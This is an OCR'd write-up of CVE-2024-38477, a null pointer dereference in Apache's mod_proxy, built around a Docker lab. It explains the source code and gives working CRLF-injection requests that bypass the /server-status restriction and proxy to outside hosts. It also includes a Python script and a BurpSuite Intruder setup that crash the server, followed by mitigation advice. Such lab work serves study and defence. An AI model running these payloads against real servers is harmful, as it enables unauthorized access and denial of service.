
CVE-2024-38477 challenge

Bucchino Geoffrey

1 Introduction

A reverse proxy is a component placed in front of backend servers that provides web services. Each request received from a client is intercepted by the proxy and then forwarded to the appropriate backend server. The diagram below illustrates the principle of a reverse proxy:



One of the main advantages of using a reverse proxy is improved security, as it allows you to define rules that protect your web services and restrict access to specific URLs. A reverse proxy can enforce ACL (Access Control List) rules to control access. Additionally, to ensure high availability, you can set up a cluster of backend servers, with traffic distributed among the pool members. Overall, a reverse proxy offers several benefits.

In this write-up, we will focus on Apache's `mod_proxy` module, which provides proxy functionality, and examine the details of CVE-2024-38477 .

1.1 CVE-2024-38477

The vulnerability described in the CVE-2024-38477 [1] was discovered in Apache's `mod_proxy` module by Orange Tsai[2]. According to the CVE details, an attacker can craft a malicious request and send it to the reverse proxy. When the service processes this request, it may result in a null pointer dereference.

[1]https://nvd.nist.gov/vuln/detail/cve-2024-38477
[2]https://blog.orange.tw/

This vulnerability affects Apache versions 2.4.0 through 2.4.59 and was fixed in version 2.4.60.

1.2 How apache works

Apache is composed of various modules[3], each with a specific role. These modules share data among themselves to handle client requests. They can be loaded into the Apache core and are responsible for performing specific operations.

When Apache receives a packet from an HTTP client, the request is stored in a large structure called `request_rec`. This structure contains important information about the request, such as the hostname, URI[4], and the corresponding filename on the disk. It plays a crucial role and is shared among all modules. The `request_rec` structure is defined in the `include/httpd.h` file.

2 Deep dive into the code

To investigate the vulnerability, we need to download the source code of the affected Apache version.

```
$ wget https://archive.apache.org/dist/httpd/httpd-2.4.59.tar.bz2
$ tar -xf https://archive.apache.org/dist/httpd/httpd-2.4.59.tar.bz2
```

Additionally, we may download the APR[5] library, which is used by Apache.

```
$ wget https://dlcdn.apache.org//apr/apr-util-1.6.3.tar.gz
$ tar -xf apr-util-1.6.3.tar.gz
```

2.1 Proxy module

To create a reverse proxy with Apache[6], the proxy module must be enabled using directives such as ProxyPass. For example, the configuration below sets up a reverse proxy that forwards all requests to "/" to a service running on localhost at port 8000:

```
ProxyPass / http://127.0.0.1:8000/
```

When Apache receives an HTTP request from a client (for example, `http://<hostname>/mypage`), the Apache core creates a `request_rec` structure containing the request information and invokes the `proxy_handler()` function. This function, located in `modules/proxy/mod_proxy.c`, serves as the entry point for handling proxy requests.

At this stage, the URL stored in the `request_rec` structure becomes `http://127.0.0.1:8000/mypage`. Apache's `mod_proxy` module has simply concatenated the client's

[3]https://httpd.apache.org/docs/2.4/en/mod/
[4]Uniform Resource Identifier
[5]Apache Portable Runtime
[6]https://httpd.apache.org/docs/current/en/mod/mod_proxy.html

original request URL with the proxy target defined in the configuration.

Within this function, the request is processed and passed to another handler based on the scheme, which typically refers to the protocol. Apache Proxy supports various schemes such as HTTP, FCGI, AJP, and others. In our case, the scheme is HTTP, so the program calls the function `ap_proxy_http_handler()` (Cf. file `modules/proxy/mod_proxy_http.c`).

```
static int proxy_http_handler(request_rec *r, proxy_worker *worker,
                              proxy_server_conf *conf,
                              char *url, const char *proxyname,
                              apr_port_t proxyport)
```

At line 1993, the program calls `ap_proxy_determine_connection`, a function located in `modules/proxy/proxy_util.c`. This function attempts to find a backend server capable of handling the client's HTTP request. During this process, the program calls `apr_uri_parse()`, which does not properly handle the HTTP request. With this, we have completed our overview of the HTTP request handling process until the program crash.

2.1.1 Parsing URI

The server invokes the `apr_uri_parse()` function (see the source code in `apr-util-1.6.3/uri/apr_uri.c`) to extract the hostname and port from the URL provided as an argument to the function.

```
if (APR_SUCCESS != apr_uri_parse(p, *url, uri)) {
    return ap_proxyerror(r, HTTP_BAD_REQUEST,
                         apr_pstrcat(p,"URI␣cannot␣be␣parsed:␣", *url,
                         NULL));
}
```

For instance, if the URL is http://localhost:8000/mypage, the result will be stored in the `apr_uri_t` structure. This structure is defined in the APR Util library (see `include/apr_uri.h`).

Once the URI is parsed, the fields in the `apr_uri_t` structure should contain the following values:

```
uri->hostname = "localhost"
uri->port  = 8000
```

Unfortunately, the program assumes the URL is valid, extracts the information, and does not verify the hostname, so, the crash can happens at this moment, when the hostname is NULL. To avoid this issue, the program should check the hostname is not NULL.

```
if (uri->hostname == NULL){
        /* Handle the error */
}
```

Still within the `ap_proxy_determine_connection()` function, after parsing the URL, the program retrieves the value of `uri->hostname` and stores it in a new variable (see line 3158).

```
const char *hostname = uri->hostname;
```

It then calls the `ap_proxy_determine_address()` function, passing the hostname as an argument. The crash may occur within this function.

2.1.2 Override the hostname

The author who discovered the CVE-2024-38477 explained in an article how to invoke a handler, and in doing so, he identified several vulnerabilities in the code. When the Apache core needs to invoke a handler, it calls the `ap_invoke_handler` function, located in `server/config.c`. The handler stored in the `request_rec` structure takes the value of `content_type` if `r->handler` is not specified.

```
AP_CORE_DECLARE(int) ap_invoke_handler(request_rec *r)
{
    if (!r->handler) {
        if (r->content_type) {
            handler = r->content_type;
            /* ... */
        }
        else {
            handler = AP_DEFAULT_HANDLER_NAME;
        }

        r->handler = handler;
    }
```

If the `Content_Type` can be controlled, it is possible to override the handler. The `ap_invoke_handler` function is called when the `Location` header is specified and begins with a / (see the `ap_scan_script_header_err_brigade_ex()` function in `modules/generators/mod_cgi.c`).

To carry out the SSRF attack, both the `Content_Type` and `Location` headers must be controlled using a CRLF injection. Using the vulnerability described above, we will call the HTTP proxy handler with the crafted hostname as part of the attack:

```
http://server/cgi-bin/redir.cgi?r=http://%0d%0aLocation:/abc%0d%0
   aContent-Type:proxy:http://example.com%0d%0a%0d%0a
```

Like that, the `r->handler` will take the `Content-Type` value. Apache will call the `mod_proxy_http` with the hostname we specified in the curl. If the attack is successful, the response will display the page of the domain we sent.

3 Scenarios

3.1 Setup the lab

To test the vulnerability, I created a lab environment available in my Git project[7]. The project includes a single scenario, which involves deploying a Docker container with a backend service. The container runs the affected version of Apache, 2.4.59.

3.2 Perl backend

In the first scenario, we can imagine a server hosting various Perl scripts, each designed to perform a specific operation. In this case, we have a script called `listings.cgi`, which lists all files/directories in the path provided as an argument.

You can find this first scenario in the `scenario1` directory of my Git project. To test the vulnerability, I created a Docker container. To deploy it, you need to build the image:

```
$ docker build -t cve-cgi scenario1/
$ docker run -p 8080:80 cve-cgi
AH00558: httpd: Could not reliably determine the server's␣fully␣
   qualified␣domain␣name,␣using␣172.17.0.2.␣Set␣the␣'ServerName'␣
   directive␣globally␣to␣suppress␣this␣message
```

Now that the Docker container is deployed, we can test the `listings.cgi` script. This script takes one argument: the path to the directory.

```
$ curl "http://localhost:8080/cgi-bin/listings.cgi?r=/usr/local/apache2
   /htdocs"
/usr/local/apache2/htdocs/index.html
```

Next, we attempt to access the /server-status page:

```
$ curl http://localhost:8080/server-status
<!DOCTYPE HTML PUBLIC "-//IETF//DTD␣HTML␣2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't␣have␣permission␣to␣access␣this␣resource.</p>
</body></html>
```

According to Apache2's default policies, accessing `/server-status` directly is forbidden. However, we can attempt to exploit the vulnerability by overriding the `Content-Type` header. In the example below, we try to access the `/server-status` page:

```
$ curl "http://localhost:8080/cgi-bin/listings.cgi?r=http://%0d%0
   aLocation%3a/abc%0d%0aContent-Type:server-status%0d%0a%0d%0a"
<!DOCTYPE HTML PUBLIC "-//W3C//DTD␣HTML␣3.2␣Final//EN">
```

[7] https://gitea.bucchino.org/gbucchino/cve-2024-38477

```
<html><head>
<title>Apache Status</title>
</head><body>
<h1>Apache Server Status for localhost (via 172.17.0.2)</h1>
```

It works — we've bypassed the protection. This CVE-2024-38477 is related to a null pointer dereference, and as we've seen, the issue arises from the lack of validation on the `uri->hostname` field. To exploit this, we can craft a custom HTTP request and modify the hostname. To do so, we invoke `mod_proxy_http` with a new FQDN[8]:

```
$ curl "http://localhost:8080/cgi-bin/listings.cgi?r=http://%0d%0
   aLocation:/abc%0d%0aContent-Type:proxy:http://fortinet.com%0d%0a%0d
   %0a"
```

That works as well. Now, by crafting a request with a malicious hostname, the crash can be triggered at this point.

If the attack is successful, you will likely see an error in the Apache2 logs indicating a **Segmentation fault**, and the Apache2 service may crash and become unavailable:

```
[Thu May 29 09:37:43.337885 2025] [core:notice] [pid 8971:tid
   139973229782912] AH00051: child pid 8974 exit signal Segmentation
   fault (11), possible coredump in /usr/local/apache2
```

3.2.1 Attack with Python

In this section, we are going to attempt to crash the server using a Python script that sends random string values to replace the hostname. In the Git repository, you will find a Python script named `cve.py`. This script generates a random hostname and sends requests to the server. The random values consist of a mix of ASCII letters, digits, and special characters.

```
#!/usr/bin/env python3

from requests import get, RequestException
from time import sleep
import random
import string

def test_crash(srv):
    index = 0
    while index < 100:
        try:
            # Need to add [0], otherwise we have a TypeError
            hostname = ''.join(random.choices(string.ascii_lowercase +
               string.digits + string.punctuation)[0] for _ in range(10)
               )
```

[8]Fully Qualified Domain Name


```
            url = f"{srv}/cgi-bin/listings.cgi?r=http://%0d%0aLocation:/
                ooo%0d%0aContent-Type:proxy:http://{hostname}%0d%0a%0d%0a
                "
            res = get(url, timeout=5)
            if res.status_code == 200:
                continue
            # print(res.status_code)
            index = index + 1
            sleep(random.uniform(0.5, 1.5))
        except RequestException as e:
            print(e)
            print("Crashed")

if __name__ == "__main__":
    test_crash("http://localhost:8080")
```

If the attack is successful, the Python script will raise a `RequestException`.

3.2.2 Attack with BurpSuite

The second method to perform the attack is by using BurpSuite. The objective is to use the **Intruder** module to send random values that replace the hostname. The image below demonstrates how to carry out the attack on the server and where to insert the payload.



Choose an attack type

Attack type: Sniper


Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost:8000

```
GET /cgi-bin/listings.cgi?r=http://%0d%0aLocation:/abc%0d%0aContent-Type:proxy:http://§hostname§%0d%0a%0d%0a HTTP/1.1
Host: localhost:8000
sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
sec-ch-ua-mobile: ?0
```

For the payload, I created a Python script called `burp_random.py` to generate a list of random values. You can then use this list by loading it into BurpSuite. The image below shows the result. After that, you can launch the attack against the server.



Payload sets

You can define one or more payload sets. The number of payload sets depends o

Payload set: 1 Payload count: 100

Payload type: Simple list Request count: 100

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as paylo

```
{k.e{'d_~"
\40?<<,d(*
iihm0s[hga
<@$x5[3~7x
"gk.#993}a
*qej3ol4hi
x<jw&')-p=
1);b=\"e'+
dceqcz5/zs
qt*4_!]*1m
```

4 Mitigation

To prevent exploitation of this vulnerability, the first and most important step is to upgrade Apache to version 2.4.60[9], where the issue has been fixed. It's essential to keep your services up to date at all times.

If upgrading is not immediately possible, such as in a production environment where downtime must be avoided, you can reduce the risk by using a Web Application Firewall (WAF). With a WAF, you can define custom rules to detect and block malicious traffic by monitoring URLs and filtering requests that match known attack signatures. For instance, if you detect CRLF injection in the URL, you can block the request.

Additionally, it's crucial to follow server security best practices and audit your service configurations to ensure they are secured.

[9]https://httpd.apache.org/security/vulnerabilities_24.html